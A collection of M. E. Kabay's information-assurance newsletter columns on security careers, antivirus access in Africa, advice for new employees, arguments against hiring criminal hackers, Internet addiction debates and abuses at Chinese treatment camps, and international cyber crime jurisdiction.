Perhaps organizations who have enough savvy to employ permanent IA staff also understand the value of hiring good people for these critically important functions.

Upasana Gupta of BankInfoSecurity< http://www.bankinfosecurity.com/p_print.php?t=a&id=1782 > reviews the "2009 IT Skills Trends Report Update"< http://www.footepartners.com/2009TrendsReport.htm > which is available free in return for buying any other report from Foote or simply for registering with them.

Gupta quotes the company as describing a number of factors (described in more detail in her excellent article) increasing demand for IA professionals:

- IA is increasing recognized as strategically significant to all aspects of business
- Customers are demanding better security to protect their own information
- Laws and regulations are pressuring organizations into compliance with better security
- Liability costs for non-compliance are rising

- Virtualization is increasingly making technologists aware of security issues.

Interestingly, the skills most frequently sought-after by employers include (quoting Gupta directly):

- Forensic Analysis
- Incident Handling & Analysis
- Security Architecture
- Ethical Hacking
- Network Security
- Security Management.

Professor Gene Spafford said in his acceptance address for the National Computer System Security Award in 2000 that we were "eating our seed corn" by paying IA professors less than our IA graduates earn on their first job. The Foote report shows average salaries for various IA positions ranging from $70K to $170K . How we are to attract professionals and recent graduates to our field of teaching and research in universities is a mystery to me.

Some years ago I begged industry to think ahead and start funding supplements to professors' salaries< http://www.mekabay.com/opinion/endowed_chairs.pdf > so university IA departments can compete with industry in attracting field-experienced, professionally certified experts with advanced degrees to our faculty. Universities will usually be willing to provide publicity for donors, so it's not a one-way donation devoid of short-term value for the donors, either. Anyone interested in raising my salary – oops, our salaries – at Norwich University is welcome to contact me directly < mailto:mekabay@gmail.com > and I'll put you in touch with our Chair of Computing to make the arrangements.

In think that in the long run, without support from industry to raise salaries, the only people who are going to be willing to work long hours in universities for pathetic salaries are nut-cases like my colleagues and me who work on courses and research because we are addicted to teaching. We even teach courses for free and do work on courses during the summers, when we are not paid for our time!

WE ARE ADDICTS.

But I can stop any time.

Really.

A Different Kind of Antiviral Donation for Africa

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Africa is suffering from yet another plague: this one infects their computers instead of their communities.

Chris Michael, writing in the English newspaper *The Guardian* in August 2009, summarized the situation as follows: "…Africa has become a hive of [T]rojans, worms and exploiters of all stripes. As PC use on the continent has spread in the past decade (in Ethiopia it has gone from 0.01% of the Ethiopian population to 0.45% through 1999-2008), viruses have hitched a ride, wreaking havoc on development efforts, government programmes and fledgling businesses."< http://www.guardian.co.uk/technology/2009/aug/12/ethiopia-computer-virus >

Michael points out that African organizations can hardly afford to pay $50 per year per computer for virus protection, and thus computers all over the continent are sinking into unusability. Organizations lose critical documents ("an agriculture bureau employee … lost the multi-year plan for agricultural improvements for the Benishangul-Gumuz region, Ethiopia's fourth poorest area"), suffer slow access to the Internet ("it is not unusual to wait 10 minutes to access a single [W]eb page"), randomly reboot computers, and destroy files.

Alan Mercer, a computer specialist with Voluntary Service Overseas (VSO) < http://www.vsointernational.org/ >, is bitter about the effect of (mostly Chinese) virus writers on his African clients:

> "I'd take them to Ethiopia," says Mercer. "I'd show them the man who lost his agricultural development plan to the virus he wrote. Then I'd show him the kids who will die in two years because the agricultural reforms came too late and the annual harvest failed because the agricultural development plan at the regional agricultural bureau was destroyed by his virus."

So what do we do?

I think that readers of this column can write to their own antivirus product vendor and propose that they make their products and updates available to African users completely free as a contribution to world development. Companies could work on distribution through aid agencies such as VSO, the United States Agency for International Development (USAID) < http://www.usaid.gov/ >, the Canadian International Development Agency (CIDA)< http://www.acdi-cida.gc.ca/index-e.htm > and many others. They might even be able to claim tax benefits.

But it's time to act. Write to your antivirus vendor with a pointer to this article and spread the word.

Advice to Beginners

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

One of my colleagues asked me to substitute for her in a systems engineering course that I used to teach until a few years ago.< http://www.mekabay.com/courses/academic/norwich/is301/index.htm > The assigned topic was how students could best work effectively in software development groups. With the instructor's agreement, I decided to discuss some beliefs, attitudes and behavior that can help students entering the workforce for the first time as interns or new employees make the best of their opportunities. Some of these topics may be helpful to a wider audience.

From this point on, I'll simply address readers rather than using the past tense.

1) How to enter a new work group

The worst approach a new employee can take – especially a recent graduate or an intern – is to swagger into a new workplace and start comparing the way things are done to the style at a previous workplace – or worse, to what some professor told the student in a course.

The first steps to success in any new job are to observe and learn: listen, watch, think! Keep your opinions to yourself until you have learned more than superficial impressions about your new work environment. Watch, listen, learn, and think. If you don't mind the idea, keep a notebook (file) about what you learn.

2) Making suggestions

Keep your opinions to yourself until you have earned credibility by doing your job well and being thoughtful, courteous and helpful. If you do see opportunities for improvement, find out who is likely to be responsible for making the changes you think might be useful. Don't launch into a diatribe about how rotten the current situation is: ask the person if she can discuss the specific issue you are concerned about. Describe your impression of the current situation, define the problem neutrally (avoid emotional language), and ask your contact about what she thinks about it. Then offer your suggestion respectfully (not arrogantly, not from a position of assumed superiority, not rudely) and be prepared to listen to a different perspective. Don't assume that just because you think something ought to be changed that it will be.

3) Work (and life) is not a zero-sum game

Helping someone to do better (at work, in your family, in your marriage, in your life) does not subtract from your success. Take every opportunity to share knowledge, lend a hand, prevent an accident – you will win as a worker and as a human being. Don't believe the cynics who tell you that the individual is all that counts, that there is no valid social group beyond the family, and that everyone should maximize their gain at the expense of all comers. Life does not have to consist of a battle with every person competing against every other.

4) Egoless work

Suggestions for improvement to code or writing are not attacks on you. When we write or code, we sometimes see in our work what we want to communicate rather than what a reader or a computer will see and execute: our assumptions are often implicit and invisible to ourselves. Thus an editor or a code reviewer may challenge a passage of an article or a section of code and point to improvements. Be grateful, not resentful. For more on this topic, see an article I wrote in this column in 2006< http://www.networkworld.com/newsletters/sec/2006/0130sec2.html > and the essay "On Writing."< http://www.mekabay.com/methodology/writing.pdf >

5) Don't blindside your boss

Always work to make your boss look good. In particular, keep your boss informed of anything out of the ordinary: the last thing you want is to have your supervisor challenged by a superior officer demanding to know what *you* have been doing – and have the supervisor unable to answer.

6) Be honest

Do what you say you will do: don't pretend. For example, if you are seeking someone's opinion, listen honestly and openly – don't go through the motions. In Eric Berne's famous book, *Games People Play: The Basic Handbook of Transactional Analysis*,< http://www.amazon.com/exec/obidos/ASIN/0345410033/qid=1099166101 > the author describes the why-don't-you-yes-but game, in which someone asks for advice and then proceeds to show why every possible solution is wrong or impossible to implement. A typical application of this game is for a dishonest manager to ask for employee opinions about a planned or existing policy and then to ignore or discount every comment as meaningless or wrong. The manager is being dishonest. Don't do that.

So endeth today's lesson. Go forth and be good human beings.

The Fruit of the Poisoned Tree:
Why Criminal Hackers Must Not Be Rewarded (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In 1995, I participated in a debate with distinguished security expert Robert D. Steele, a vigorous proponent of open-source intelligence. < http://www.oss.net/ > We discussed the advisability of hiring criminal hackers. Perhaps readers will find the polemic I published back then of interest today. I'm sure it will provoke vitriolic comments from the criminal hacker community.

* * *

Our debate today concerns the proposition that criminal hackers are a national resource and should be cultivated as valuable contributors to national and corporate security.

I utterly reject this proposition.

No, society must not reward criminal behavior. Criminal hackers—those who break the law by intruding into computer systems and networks without authorization and those who steal services from telecommunications companies—must not be rewarded for their criminality.

If you needed to evaluate the security of your home, which would you hire: a burglar who claimed to be an ex-burglar or a bonded security specialist with no criminal tendencies. The fundamental problem with hiring criminal hackers is their complete lack of credibility. Criminal hackers believe in lying and cheating as a bedrock of their hobby; they misrepresent themselves to the security system and to the human beings they can trick into revealing privileged information. Their credo is tainted by the video-game fallacy: if it is possible to do something, it must be right. Morality exists for them only as a technical constraint: if you think something is wrong, make it impossible to accomplish.

So if you hire a criminal hacker to review your system security, you will make him (usually him) sign a non-disclosure agreement. Riiiight.

Criminal hackers believe that unless you can force compliance, there is no obligation to comply with agreements and rules. I have met hackers who claim that if they *can* break into your computer system, it's *your* fault they broke in—regardless of your efforts to protect yourself. The same mentality is at the basis of every criminal act: stop me if you can. These are people with no connection to the rest of society. They live in a subculture where dishonesty is the norm, where the rest of society is seen as a bunch of lame-brain jerks who don't know enough to protect ourselves. So what makes you think they will change? If you pay them to hack, why would they deal honestly with you when honesty is foreign to their view of the world? You may as well trust an unrecovered alcoholic or an active drug user. Putting confidential information within reach of the criminal hacker is like putting children within sight of a pedophile.

The next problem is that anyone who has been as anti-social as an expert criminal hacker is subject to blackmail. One of the reasons no one hires convicted felons for work requiring them to be bonded by their employer is that criminals have done bad things—and not necessarily all of it in the public record. To compromise a person with a tainted background, an enemy can dig up

some dirt and threaten to reveal it. Given the moral flabbiness of criminal hackers, it's hard to imagine they'd resist pressure very well. The same problem would arise if you were to hire drug addicts and pushers to work in anti-drug operations; or if you used car thieves to stop car theft; or if you hired embezzlers to write your accounting code. It just doesn't make sense.

[More of this rant in the next column]

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

The Fruit of the Poisoned Tree:
Why Criminal Hackers Must Not Be Rewarded (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Should we hire criminal hackers as security experts? This is the second of a two-part attack on the idea from a 1995 debate in which I participated.

* * *

On a broader scale, consider the message you would be giving some thirteen year old proto-hacker. These kids, like most kids, are tremendously susceptible to peer pressure. They already find criminal hacking attractive because it's viewed as today's counter-culture—something fairly harmless (compared with, say, dealing drugs) but exciting because it's illegal. Now imagine that the older creeps can announce that they've just been hired by The Man (i.e., authority figures) to work in counter-intelligence, snooping in foreign companies' files for money (you don't imagine they'd keep it quiet, do you?). Oh man—not only is criminal hacking glittering with the allure of the forbidden now, but you can hope to earn money with it from the government!

The children and emotionally-arrested adolescents involved in criminal hacking already have a love/hate attitude towards The Man. Many of them claim that they'd like to work for security firms when (if) they grow up. This myth that criminal hacking is a reasonable basis for work in security would become even more pernicious if it were known that more hackers had in fact been solicited and used by government or corporate organizations. Using such people would reinforce the attractiveness of criminality.

Consider the outcry if the military in a democracy actively solicited murderers to be soldiers. The great challenge of military training is to temper savagery with honor; to provide a moral framework within which war is viewed as undesirable, killing as regrettable. A soldier who lies is a stain on his unit's honor. A soldier who steals is a wretch who deserves expulsion. And a soldier who breaks his word is a traitor to his country. And so how shall we deal with people whose entire way of life is to lie and to steal and to cheat?

I say they're unfit to serve.

At the most fundamental level of all, the end does not justify the means. To use criminals, to honor them, to praise them, to pay them: this would be yet another blow against morality and decency. And it would be a blow without even the excuse of necessity. We do not need criminal hackers. Information security can be strengthened using the skills of honest people—hackers, if you like, but not criminal hackers. We should be encouraging children who enjoy using computers to learn more, to learn deeper. We need school teachers who have more than merely a superficial knowledge of the user interface: we need teachers with a thorough grounding in computer science. We need books for children to teach operating systems fundamentals and database theory in an enjoyable, challenging way; we need recognition for the gifted—support for the oddballs who prefer trackballs to basketballs. We need donations of computer equipment and texts from companies who see that helping kids learn is a wise investment in everyone's future. Why not donate used mainframes and servers to help kids learn about operating systems and networks? Let's give brilliant kids with a knack for security summer jobs so they can use

their skills to help society instead of feeling marginalized.

What we don't need is reward for dishonesty and praise for sociopathy.

In the Hacker Debate at the InfoWarCon 95, someone asked me if I recommended blackballing all hackers who engaged in illegal activity in their adolescence. I answered that no, there should not be a life-time ban on criminal hackers—as long as they show that they understand their moral and legal obligations to society and their employers or clients. If a person shows by their actions that they have matured and now repudiate their former lifestyle, by all means give them a chance. Keep them under supervision, avoid putting them in temptation's way, and be on your guard—but by all means welcome recovering hackers back to society.

Just don't solicit people *because* they are or were criminal hackers.

H4CK3RS ARE PEOPLE TOO:
Film Review

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

My friend and colleague Alan Freedman,< http://www.computerlanguage.com/aboutus.htm > author of the distinguished *Computer Desktop Encyclopedia*,< http://computerlanguage.com/webexamples.htm > defines *hacker* as follows in version 22.4:

> "Hacker: A person who writes programs in assembly language or in system-level languages, such as C. The term often refers to any programmer, but its true meaning is someone with a strong technical background who is "hacking away" at the bits and bytes.
>
> *Hackers Have a Bad Name*
>
> During the 1990s, the term "hacker" became synonymous with "cracker," which is a person who performs some form of computer sabotage. The association is understandable. In order to be an effective cracker, you had to be a good hacker, thus the terms got intertwined, and hacker won out in the popular press.
>
> However, sometimes, hackers are not even worthy of the original meaning of the term. Today, a lot of malicious acts are performed by people with limited knowledge who gain unauthorized entrance into computers to steal data or perform mischief (see script kiddie)."

"HACKERS ARE PEOPLE TOO," a 2008 documentary< http://www.hackersarepeopletoo.com/store.html > directed by Ashley Schwartau< http://www.linkedin.com/pub/ashley-schwartau/6/bbb/34 > and produced by Winn Schwartau,< http://www.winnschwartau.com/whoiswinn.html >, is a refreshing look at intelligent, healthy, original people who are far from the twisted misfits portrayed in the notorious 1992 propaganda film "Unauthorized Access"< http://www.youtube.com/watch?v=EUiWzwmDSx8 > by Annaliza Savage. It's a counterblow against the unfortunate hijacking of the term "hacker" by an uninformed press over the last 30 years. Steven Levy tried his best to fight the misuse of the term in his entertaining and informative book, *Hackers: Heroes of the Computer Revolution* (Penguin, Updated edition, January 2, 2001; ISBN 978-0141000510; AMAZON < http://www.amazon.com/Hackers-Computer-Revolution-Steven-Levy/dp/0141000511/ >).

The film opens with some authentic perspectives from several simpatico non-criminal hackers on their enthusiasm for learning and tinkering:

> "When you think of hackers, forget the criminal aspect of it. Yes, that exists, and yes, it's out there, but people in this community who call themselves hackers are incredibly talented people who are independent thinkers, who come up with incredibly creative and innovative ways of solving problems that other people just don't think of solving in a certain way. We are an incredibly creative… intuitive bunch; we latch onto technology and find new ways of using it and have been doing this … for fifty years." – Nick Farr,< http://www.linkedin.com/in/nickf4rr > Co-Founder, Hacker Foundation < http://www.privacydigest.com/2007/03/25/hackers%20plane >

> "A hacker is someone who wants to know how things work, take them apart, look at the components, see if there's a way to make them better, and put it back together and share that information openly without motivation of profit or fame or anything like that." – Scott Davidson, Security Professional
>
> "For any individual item… [or] raw material that can be forged into a product, there is the expected uses of it and then there is other. Most people look at the expected uses. They see a fork and they go, 'Aha! This is an object that has one purpose: to eat food.' And a hacker looks at the fork and says, 'Aha! This is metal: it will conduct electricity. Aha! This has sharp points: it can make holes in clay for … making a sculpture." – Dan Kaminsky, Penetration Tester.

I was particularly struck by Davidson's comment, since I've been strongly influenced by the work of Alfred Korzybski< http://www.generalsemantics.org/index.php/discov/alfred/akz.html > on his General Semantics < http://www.generalsemantics.org/index.php/discov/gsemantics/7.html > since I was 13 years old (believe me, it didn't get me any dates in high school). One of the most important principles of General Semantics is often summarized by the aphorism "The map is not the territory" which is taken to mean that symbols are abstractions, not reality. As Kaminsky says, labeling an object by its primary function should not stop us from recognizing its manifold reality. Good problem-solvers – hackers in the context of this discussion – are good at seeing novel uses for all manner of tools.

Ashley Schwartau's movie really moved me. I loved it! On a personal note, I started programming in assembler using an ancient teach-yourself textbook in 1965 and quickly moved on to FORTRAN IV G at McGill University (whew!). But I still used assembler coding to program HP65< http://www.hpmuseum.org/hp65.htm > programmable calculator, which had no alphabetical characters on its display. To create my own space-war game, complete with limited orbital and ballistic calculations, I turned the device upside down to interpret the reversed numerals as a limited set of alphanumerics for status reports. That's hacking.

In 1980, while being trained on Hewlett-Packard's VPLUS/3000< http://www.hpmuseum.net/document.php?hwfile=4338 > forms-design software, I realized that the software's parser (the "MATCH" function and its wild cards) allowed one to branch from one form to another by parsing a user's inputs. In other words, the software was not simply a "forms-design package" as it was labeled: it could justifiably be called a programming language. As a result of that insight, HP sent me to its Cupertino facilities on a six-month research assignment during which I worked with HP programmer Simon Cintz to create a SYSDUMP training simulation – HP's first computer-based training. And that's hacking!

So as a proud hacker – but never a criminal – let me urge you to enjoy the Schwartau's charming film, which can be used in schools to fight propaganda from criminal hackers and their sympathizers. The documentary will show youngsters that *non-criminal* hackers are not sociopathic law-breakers – they're often immensely likeable people with tremendously creative intelligence and originality.

Good one, Ashley & Winn!

* * *

For more materials you can give to children and teachers to oppose hackers, see the Ethics

section of my Website.< http://www.mekabay.com/ethics/index.htm > For interviews with Ashley Schwartau in which she talks about her motivations for making the documentary, the process, and the response, see

Traveling to Dictatorships

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In 1994, I was asked to lead a delegation of information security experts from the United States and the People's Republic of China. When not on the West Coast, and in our preparatory briefing, I warned the members of our delegation to be on their guard at all times once they entered the PRC. I told them that they would be under surveillance 24 hours a day. They should expect no privacy when speaking to each other and certainly not when using telephones. They should not discuss confidential information about their companies or about US national security. They should carry no confidential information on their laptop computers. It should make no derogatory or critical comments about the government of the PRC or about the Chinese people.

We flew to Hong Kong and entered the PRC by train to Guangzhou (Canton). Over the next three weeks, we gay lectures in Guangdong, Shanghai, and Beijing to banking officials, government information technologists, and provincial and federal law enforcement authorities. One of my fondest memories is of a workshop on financial systems security that I introduced in Chinese. I had studied Mandarin Chinese for 2 1/2 years in the early 1980s and spoke language with the proficiency of a three-year-old. In my very best accent, with due attention to the four tones required for correct pronunciation and meaning, I said that we were all friends and we all wanted to work. The Chinese translator burst into laughter and said English, "Ha-ha-ha!!! That sounds like Chinese!!" The entire audience instantly burst into gales of laughter; what was particularly interesting was that no one waited for the Chinese translation.

When we visited the capital, our guide, a charming 30-year-old young woman with wonderful English and a seemingly inexhaustible knowledge of China and of the cities and areas we were visiting, took us to the Ba Da Ling -- a portion of the Great Wall of China near Beijing. As usual, we traveled on a tour bus; I habitually sat right behind the driver. On that day, we were stopped on a deserted stretch of road by two scruffy soldiers of the People's Liberation Army. They were slouching, their collars were undone, and they were smoking: they looked like thugs and we instantly got the idea that they were about to shake us down for cash. The tour guide stepped out of the bus; her head was roughly at the level of their chests. She spoke a few words to them; to our astonishment, both soldiers snapped rigidly to attention with every sign of terror on their faces. turned towards me and said in excellent English, "She is colonel in secret police."

So think about this for a minute. How likely do you think it is that the bus driver for a group of Chinese professionals visiting the USA would just happen to speak nearly perfect Chinese? And when was the last time you even heard of a secret police force in the USA, let alone having a one of its colonels act as a tour guide?

So the lesson for all of you international travelers is simple: find out about the political and security situation in the countries you plan to visit before you leave. And if you're going to spend time in a dictatorship, watch your mouth and keep your computer clean.

Internet Habit? Dependency? Addiction? Pop Psychology?

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The popular press is full of articles braying news about Internet addiction; try typing "Internet addiction" into the search field of your favorite search engine and start browsing. A Google search in mid-December brought up 768,000 English, French and German pages on the topic.

The popular Web site netaddiction.com has a self-test < http://www.netaddiction.com/index.php?option=com_bfquiz&view=onepage&catid=46&Itemid=106 > anyone can take to computer a score suggesting the degree of "level of addiction." The scoring chart provides the following guidance:

> *The higher your score, the greater your level of addiction and the problems your Internet usage causes. Here's a general scale to help measure your score:*
>
> - 20 - 49 points: You are an average on-line user. You may surf the Web a bit too long at times, but you have control over your usage.
> - 50 -79 points: You are experiencing occasional or frequent problems because of the Internet. You should consider their full impact on your life.
> - 80 - 100 points: Your Internet usage is causing significant problems in your life. You should evaluate the impact of the Internet on your life and address the problems directly caused by your Internet usage.

Why does this text send shivers down my back? Could it possibly be because it's too easy?

In a scholarly meta-analysis of 39 scholarly, peer-reviewed articles about quantitative research on Internet addiction published between 1996 and 2006, an international team of researchers [1] found that many authors had failed to define Internet addiction; others had contradictory definitions. The research team chose to define Internet addiction as follows:

> For the purposes of this study, we define Internet addiction following Beard's holistic approach wherein "an individual is addicted when an individual's psychological state, which includes both mental and emotional states, as well as their scholastic, occupational and social interactions, is impaired by the overuse of the medium."[2]

Byun *et al.* found that

- A wide range of methods has been used to detect "Internet addiction" as defined in the individual studies, resulting in wide variations in the proportions of the study populations classified as affected. Indeed, in some studies where the same populations were studied using divergent definitions of the problem, the proportion of "addicts" varied by as much as 50%.
- Many researchers have focused on "five dimensions: compulsive use, withdrawal, tolerance, interpersonal and health problems, and time management problems." Attempts

to link Internet addiction to personality traits, intelligence, disorders such as attention deficit/hyperactivity and mood disorders were generally not successful.

- Survey respondents were usually selected through Internet-mediated self-selecting surveys, but randomized sampling usually produced significantly lower proportions of the target behavior in the samples. Furthermore, many of the samples were focused exclusively on high school and college students and may have ignored older populations involved in specific forms of Internet-mediated abuse such as compulsive online gamblers.
- Analytical methods applied to the data collected by the authors of the papers under study tended to use relatively simple confirmatory inferential statistics such as analysis of variance and regression. However, many of the studies had such small sample sizes that the validity of the probability estimates relating to the hypotheses under test could be challenged.

More on this topic in the next column.

Debate over Internet "Addiction"

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Kimberly S. Young is a clinical psychologist who has been working on what she calls *Internet addiction* since the mid-1990s. In 1996, she acknowledged that "the term *addiction* does not appear in the most recent version of the DSM-IV [Diagnostic and Statistical Manual] (American Psychiatric Association, 1995)."[1] However, she argued, despite objections from many experts that "the term *addiction* should only be applied to cases involving chemical substances," she pointed out that a number of studies applied "similar diagnostic criteria" to "problem behaviors such as pathological gambling…, eating disorders…, sexual addictions…, generic technological addictions…, and video game addiction…."

A general definition of addiction is as follows:

> "Addiction, habitual repetition of excessive behavior that a person is unable or unwilling to stop, despite its harmful consequences. People can be physically addicted to a drug, meaning they may suffer ill physical effects if they stop taking the drug. They also can be psychologically addicted to drugs, gambling, or other behaviors, meaning they feel overwhelmingly deprived if they attempt to stop." [2]

Young defined Internet addiction in her early research in operational terms: anyone answering "Yes" to any three or more of the following questions would be defined as addicted:

1. Do you feel preoccupied with the Internet (think about previous online activity or anticipate next online session)?
2. Do you feel the need to use the Internet with increasing amounts of time to achieve satisfaction?
3. Have you repeatedly made unsuccessful efforts to control, cut back, or stop Internet use?
4. Do you feel restless, moody, depressed, or irritable when attempting to cut down or stop Internet use?
5. Do you stay online longer than originally intended?
6. Have you jeopardized or risked the loss of a significant relationship, job, educational or career opportunity because of the Internet?
7. Have you lied to family members, therapists, or others to conceal the extent of involvement with the Internet?
8. Do you use the Internet as a way of escaping from problems or relieving a dysphoric mood (e.g., feelings of helplessness, guilt, anxiety, depression)?[3]

Young has written extensively on the subject, including the forthcoming book *Caught in the Web: Recognizing and Recovering from Online Addictions* < http://www.amazon.com/Caught-Web-Recognizing-Recovering-Addictions/dp/0470551151/ > and the 2001 work *CyberSex: Uncovering the Secret World of Internet Sex* < http://www.amazon.com/CyberSex-Uncovering-Secret-World-Internet/dp/1842221914/ >. Her netaddiction.com Web site has a great deal of information such as self-tests, FAQs, articles, books, counseling services, eBooks and a "Recovery Blog."

A recent brief review of the controversy over calling excessive use of the Internet an addiction appeared in the October issue of CMAJ, the journal of the Canadian Medical Association.[4]

Proponents of labeling excessive use of the Internet argue that the tool is so popular that clinicians are reluctant to recognize and label Internet dependency and abuse as a clinical addiction because of negative connotations of the word. However, other clinicians and scientists argue that excessive use of the communications medium is better described as obsessive use "to avoid dealing with underlying problems, such as depression or social anxiety disorder, which have well-established treatments." Critics argue that "Creating new 'addictions' is misleading and confusing… and will only prevent people from getting the help they need, while undermining their self-efficacy." Dr Vaughan Bell, a clinical neuroscientist, argues, "The overmedicalization of life's problems is damaging…. Your actual difficulty may be that you are in a bad relationship or you are depressed, not addicted to the Internet. It's a neat placebo explanation that doesn't fully address the complexity of people's problems."

David Roman, writing in the *Communications of the ACM* (Association for Computing Machinery), commented on the debate in November 2009: "We published a story about ReSTART, an Internet detox center…. (http://cacm.acm.org/news/42675). It treats behaviors worthy of a 12-step program, such as a monomaniacal desire for online time, an inability to disconnect, and lying about Web habits. But it's also true that many overworked software programmers would fail ReSTART's survey on Internet addiction (http://www.netaddiction.com/resources/internet_addiction_test.htm)." He adds, "Addiction? Without stronger evidence, the jury is still out."[5]

Internet Addiction in China: Some Teens Harshly Treated

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Internet growth in China has been phenomenal. According to the Miniwatts Marketing Group's "Internet World Stats," between 2000 and 2009, the estimated number of Internet users in the People's Republic grew from 23M to 338M and the penetration percentage grew from 1.7% to 25.3%.< http://www.internetworldstats.com/asia/cn.htm >

Inevitably, some people have started to exceed other people's views on what is reasonable for daily use of the Internet. The concept of "Internet addiction" has been used as the basis for psychiatric, medical and even punitive treatment.

In the capital region, < http://www.accci.com.au/keycity/beijing.htm >, parents have been bringing teenagers to the Addiction Medical Center (AMC) at the General Hospital of the Beijing Military Region for several years. An article by Richard Stone from June 2009< http://www.sciencemag.org/cgi/content/short/324/5935/1630 > in SCIENCE magazine [subscription or payment required for online access] quotes Dr Tao Ran, "a psychiatrist and senior colonel" in describing how the children are treated:

> AMC's treatments include behavioral training, drug therapy for patients with mental symptoms, dancing and sports, reading, karaoke, and elements of the "12 step" program of Alcoholics Anonymous. A "very important" part of the regimen is family therapy, says Tao. "Internet addiction occurs because the parents are doing something wrong," he asserts. Patients tend to have parents who are strict authoritarians or demand perfection, or come from single-parent households or homes in which the parents are frequently fighting, Tao says. In the beginning, parents tend to blame their children, he says, but after treatment they recognize their failings.

In contrast, a number of unregulated clinics in China have become the focus of concern within the country and among outside observers. Some of these clinics sound more like punitive boot camps than supportive institutions.

> The most infamous, perhaps, is the Yang Yongxin Center for IA Treatment at public hospital number four in Linyi, Shandong. Last year[2008], a CCTV-12["a central government channel"] segment recounted how the parents of a young man, "H," drugged him with a dozen sleeping pills and brought him to Yang's clinic. After "H" had woken up, he protested to Yang that he was over 18 years old and therefore they could not force him to stay without his consent. Yang bundled "H" into a room, and other patients restrained him on a bed, after which Yang administered shocks— for more than 1 hour, the narrator claimed— with a DX-IIA electroconvulsive therapy (ECT) machine, clearly shown in the program. In an 8 May article in China Youth Daily, Yang explained that he uses a weaker current than standard ECT and that the shocks, although "very painful," are "harmless."

In July 2009, Chinese federal authorities ordered investigations into the electro-shock treatments and ordered them suspended: .<

http://www.shanghaidaily.com/sp/article/2009/200907/20090715/article_407507.htm >

> THE Ministry of Health has ordered a hospital in Shandong Province to stop using electric shock therapy to cure young people of Internet addiction, saying there was no scientific evidence that it worked.
>
> Linyi Mental Health Hospital in Shandong used the treatment as part of a four-month program that had so far treated nearly 3,000 young people, China Youth Daily reported yesterday, citing psychiatrist Yang Yongxin who runs the facility.
>
> The ministry said in a statement posted on its Website late on Monday there was no domestic or international clinical proof that electric shock therapy helped cure Internet addiction

Deng Sanshan was 16 years old when his parents sent the boy to the Guangxi< http://www.accci.com.au/keycity/guangxi.htm > Qihang Survival Training Camp in southern China because his father believed he was suffering from Internet addiction. A few days later, at the end of July 2009, the child was dead. His father, Deng Fei, said that he "was put in solitary confinement within hours of his arrival and was then beaten to death by his trainers."< http://china.globaltimes.cn/society/2009-08/453958.html >

"Local officials in the region where a boy was beaten to death at an Internet addiction camp have taken swift action - and fired the editor who ran the story."< http://www.chinadaily.com.cn/cndy/2009-08/27/content_8621102.htm >

Pu Liang, a 14-year old from Chengdu< http://www.accci.com.au/keycity/sichuan.htm#chengdu > in Sichuan< http://www.accci.com.au/keycity/sichuan.htm > province, "often stayed out all night playing games in an Internet café" and "neglected his studies." His mother, Li Shubing, sent him to an Internet-addiction rehabilitation camp at the start of August 2009. Three weeks later, the child was "hospitalized in critical condition with broken ribs, kidney damage and internal bleeding. Removed from the camp by police last week, he told his parents he had been beaten by a counselor and fellow campers after he was unable to complete a rigorous regimen of push-ups."< http://www.latimes.com/news/nationworld/nation/la-fg-china-beatings22-2009aug22,0,5676457,print.story >

Is China in the grip of widespread, grotesque overreaction to "Internet addiction?" It's hard to say, given the difficulties of getting straight news out that relatively closed country, still in the grip of a totalitarian regime that behaves more like a massive criminal conspiracy more than the ideals of government espoused in more enlightened regions of the world. Are the widespread reports and head-shaking criticism of abusive treatment – including this column itself – well-founded analyses or are they an expression of a Western bias against China and all that is Chinese? I leave readers to a thoughtful and challenging essay by C. W. Hayford entitled "Lies, Damn Lies, and Chinese 'Lies That Bind'"< http://www.froginawell.net/china/2008/08/lies-damn-lies-and-chinese-"lies-that-bind"/ > for some interesting questions about how we view China.

And while you are pondering these serious questions, do have a lovely holiday season.

Pirate's Cove: Setting the Stage

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The need for protection against cyber crime is ever increasing, especially considering the volume of personally identifiable information (PII) and financial transactions which corporations and financial institutions manage on a daily basis. Moreover, cyber crime is often a transnational threat, creating even more difficulty for law enforcement to pursue cyber criminals. The added complexities of international inconsistencies with respect to laws pertaining to PII exacerbate the problem, and current cyber crime legislation in key areas around the world currently does not permit virtual self defense.

Chrisopher Kuner, in his paper "Internet Jurisdication and Data Protection Law: An International Legal Analysis," < http://papers.ssrn.com/sol3/papers.cfm?abstract_id=1496847 >, summarized the problems in his abstract as follows:

> Data protection law has been the subject of an increasing number of jurisdictional disputes, which have largely been driven by the ubiquity of the Internet, the interconnectedness of the global economy, and the growth of data protection law around the world in recent years. There are also an increasing number of instances where data protection law conflicts with legal obligations in other areas. Moreover, the rapid development of new computing techniques (such as so-called 'cloud computing') is putting even greater pressure on traditional jurisdictional theories. Jurisdictional uncertainties about data protection law have important implications, since they may dissuade individuals and companies from engaging in electronic commerce, can prove unsettling for individuals whose personal data are processed, and impose burdens on regulators. These difficulties are increased by the fact that, so far, there is no binding legal instrument of global application covering either jurisdiction on the Internet or data protection.

